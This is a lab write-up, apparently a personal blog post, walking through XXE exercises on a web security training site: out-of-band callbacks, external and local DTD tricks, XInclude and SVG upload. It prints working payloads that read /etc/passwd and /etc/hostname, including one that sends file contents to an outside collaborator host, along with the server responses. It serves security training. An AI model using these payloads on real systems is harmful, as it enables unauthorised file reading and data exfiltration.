
Observe I can see some DNS and HTTP interactions that were initiated by the application as the result of my payload



```
1   2021-Jul-31 09:12:48 UTC   HTTP   ixjllhhe5dhwfb4euau7vos4kvqlea
2   2021-Jul-31 09:12:48 UTC   DNS    ixjllhhe5dhwfb4euau7vos4kvqlea
3   2021-Jul-31 09:12:48 UTC   DNS    ixjllhhe5dhwfb4euau7vos4kvqlea
```

4. Blind XXE with out-of-band interaction via XML parameter entities

B1: Try putting this payload as below , but it does not display any unexpected values, and blocks requests containing regular external entities.




```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE s0vvn [ <!ENTITY onedream SYSTEM "http://sdfasfjhfvasfbjashfas7fasbfh.burpcollaborator.net"> ]><stockCheck>
    <productId>
      &onedream;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

Response

```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 47

"Entities are not allowed for security reasons"
```

B2: As I replace regular entities by parameter.


Awesome, The XML parser processed it



```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE sOvvn [ <!ENTITY % onedream SYSTEM "http://sdfasfjhfvasfbjashfas7fasbfh.burpcollaborator.net">%onedream; ]>
  <stockCheck>
    <productId>
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 15

"Parsing error"
```


Observe on server , the payload was tringgered.



```
1    2021-Jul-31 09:12:48 UTC    HTTP    ixjllhhe5dhwfb4euau7vos4kvqlea
2    2021-Jul-31 09:12:48 UTC    DNS     ixjllhhe5dhwfb4euau7vos4kvqlea
3    2021-Jul-31 09:12:48 UTC    DNS     ixjllhhe5dhwfb4euau7vos4kvqlea
```

5. Exploiting blind XXE to exfiltrate data using a malicious external DTD


B1: Declare an malicious external DTD on server



exploit-ac321f751f4a43b0805334b7014600b3.web-security-academy.net/exploit


```
<!ENTITY % file SYSTEM "file:///etc/hostname">
<!ENTITY % oneheart "<!ENTITY &#x25; onedream SYSTEM 'http://fjhskfhsdjfhsdsfhada7d.burpcollaborator.net/?x=%file;'>">
%oneheart;
%onedream;
```

B2: Add the payload to define the parameter reference to exploit server



```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE sOvvn [<!ENTITY % ok SYSTEM "https://exploit-acdb1f6a1fd6e90d801607ca016a00ba.web-security-academy.net/exploit">%ok;]>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

B3: Monitering the server , I can see it was tringgered .




```
1    2021-Jul-31 09:12:48 UTC    HTTP    ixjllhhe5dhwfb4euau7vos4kvqlea
2    2021-Jul-31 09:12:48 UTC    DNS     ixjllhhe5dhwfb4euau7vos4kvqlea
3    2021-Jul-31 09:12:48 UTC    DNS     ixjllhhe5dhwfb4euau7vos4kvqlea
```

6. Exploiting blind XXE to retrieve data via error messages

This lab use XML parser but not display the result. I can use External Entity.


B1: Declare a external DTD on my server as following:



Not secure | exploit-acdb1f6a1fd6e90d801607ca016a00ba.web-security-academy.net/exploit


```
<!ENTITY % file SYSTEM "file:/etc/passwd">
<!ENTITY % onedream "<!ENTITY &#x25; oneheart SYSTEM 'file:/onedream/%file;'>" >
%onedream;
%oneheart;
```

B2: Change the pay load in internal reference to external DTD



```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE s0vvn [<!ENTITY % ok SYSTEM "https://exploit-acdb1f6a1fd6e90d801607ca016a00ba.web-security-academy.net/exploit">%ok;]>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

B3: Send the request, the reponse display an error message contain the content of /etc/passwd




```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 1286

"XML parser exited with non-zero code 1: /onedream/root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin
```

7. Exploiting XXE to retrieve data by repurposing a local DTD


In this lab , reponse doesn't diaplay the result and the server use a local DTD "/usr/share/yelp/dtd/docbookx.dtd " containing an entity called ISOamso.

B1: I will reference to local DTD and redefine the **ISOamsb** entity.



```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE s0vvn [
  <!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
  <!ENTITY % ISOamso '
  <!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
  <!ENTITY &#x25; onedream "<!ENTITY &#x26;#x25; oneheart SYSTEM &#x27;file:///nonexistent/&#x25;file;&#x27;>">
  &#x25;onedream;
  &#x25;oneheart;
  '>
  %local_dtd;
  ]>
  <stockCheck>
    <productId>
      &ok;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```


B2: Send the request , It will redefine the ISOamsb and trigger an error message contain the content of file.



```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 1289

"XML parser exited with non-zero code 1: /nonexistent/root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin
```


8. Exploiting XInclude to retrieve files

This lab embed user input into server-side XML document , so I can reference to XInclude namespace in w3.org and provide the path of file /etc/passwd



```
POST /product/stock HTTP/1.1
Host: ac531f5b1f87e0418087014500eb00a8.web-security-academy.net
Connection: close
Content-Length: 126
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://ac531f5b1f87e0418087014500eb00a8.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://ac531f5b1f87e0418087014500eb00a8.web-security-academy.net/product?productId=17
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=SM1pBg0IXmk1aIaVUOnV8dW2kPtalLXv

productId=<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" href="file:///etc/passwd"/></foo>&storeId=1
```


Send the request, then I retrieve the content of file **etc/passwd:**



```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 1228

"Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin
```

9. XXE attacks via file upload

This lab uses the Apache Batik library to process avatar image files. Search some information about this library, I realized it use iamge SVG format.




APACHE™ BATIK SVG TOOLKIT

Overview

Batik is a Java-based toolkit for applications or applets that want to use images in the Scalable Vector Graphics (SVG) format for various purposes, such as display, generation or manipulation.

Create a SVG format use XML




Hello World! in SVG

Example of a minimal program, running on all modern browsers.

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE svg>
<svg width="220px" height="120px"  xmlns="http://www.w3.org/2000/svg">
    <g>
        <text font-size="32"  x="25" y="60">
           Hello, World!
        </text>
    </g>
</svg>
```

B1: Create a image svg use XML to retrieve the host name.


I created a xxelab.svg with content as following:



```
┌──(kali㉿kali)-[~]
└─$ cat xxelab.svg
<?xml version="1.0" standalone="yes"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]><s
vg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/x
link" version="1.1"><text font-size="16" x="0" y="16">&xxe;</text></svg>
```

B2: Up load the image through comment feature .


After upload , the XML parser will process and the image will contain the host name .



oneheart | 31 July 2021

Hack via uploadfile

Open the image and see it.



ee99b768003b